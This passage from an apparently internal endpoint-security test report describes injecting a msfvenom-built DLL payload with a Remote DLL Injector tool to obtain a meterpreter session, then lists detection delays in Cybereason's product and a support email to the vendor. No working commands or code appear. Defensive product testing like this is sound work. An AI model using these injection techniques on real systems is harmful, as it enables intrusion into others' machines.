Diretório: C:\Users\financeiro\Desktop\Cybereason

Mode                LastWriteTime         Length Name
----                -
d-----          19/09/2020         15:22      MalwareBazaar_Daily
d-----          16/09/2020         16:14      RemoteDLLInjector
d-----          19/09/2020         12:00      Tools
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-a----          19/09/2020         15:25         1468 Run.ps1
-a----          19/09/2020         14:48         1468 Update.ps1

```

Image 1.16: Files downloaded

3.4 Third Test

And as a Third test we used a tool that can perform **DLL injection** using a tool known as **Remote DLL Injector** from **SecurityXploded team** which is using the CreateRemoteThread technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs using Payload created by *msfvenom*

If the DLL is successfully injected it will return back a *meterpreter* session with the privileges of the process.

One more time the Cybereason Endpoint Security worked well and blocked the execution of the RemoteDLLInjector, but didn't delete the binary.




Image 1.17: DLL Injector

3 Impact

At the end of this test, it was possible to verify that there are some failure in the process mailly linked with updates of the policies, when executed inside the environment, may perform an infection.

➤ Delay in updates policies (detection time)

- During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test, that is, if the attack happened in the same time in the victim, this user could click in anyone of the samples and could be infected, because it's not clear how works the prevalence, maybe priority of the engine in the detection flow.

➤ Delay in Quick Scan

- During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.

➤ Delay in FullScan

- During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.

➤ **Necessity to reboot the machine**

- After some test, it was possible to update the policy only after execute the reboot of the machine.

4 Recommendations Actions

As we mentioned before, the idea it was execute test with in many tools to try explore the victim machine using Injection Techniques, in this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- This report was sent to Cybereason to validate with them how work the update policy time, when updated to try understand this delay;
- Validate why the Cybereason Endpoint Security, didn't detect some files created by Metasploit.
- Validate the performance of NGAV and Machine Learning, regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines;
- The best practices of the configurations will be revalidated with the Cybereason team;

5 Answers from Cybereason Company

We opened a support case with the Cybereason support team on September 21st

as you can see below.

Threat Hunting | Exploitation Tests Win7 - Delay in Application Policy

Filipi Pire

15:08 (há 0 minutos)

Hi Everyone,

As we mentioned, in some meetings ago.

We've executed several efficiency and detection tests in our endpoint solution, provided by **Cybereason**.

I created another report with the purpose of bringing the result of the defensive security analysis with an offensive mindset performing in the execution of some techniques as a DLL Injection, Shell Injection using a payload created by msfvenom from Metasploit platform in our test environment.

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- Delay in Quick Scan
 - o During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- Delay in FullScan
 - o During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- Necessity to reboot the machine
 - o After some test, it was possible to update the policy only after execute the reboot of the machine.

Corrective Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

1. This report will be sent to Cybereason (attached in this email) to to validate with them how work the update policy time, when updated to try understand this delay;
2. Validate why the Cybereason Endpoint Security, didn't detect some files created by Metasploit;
3. Validate the performance of **NGAV** and **Machine Learning**, regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines.

Thank you.

And this case is Totally Critical, the answer should happen in **3 hours** as how it was aligned in some conversation with Customer Success Managers, Support Managers, Director Customers and VP from Cybereason but unfortunately, we didn't receive any answer to solve this problem with all our requests, even though they were known, but until now, nothing.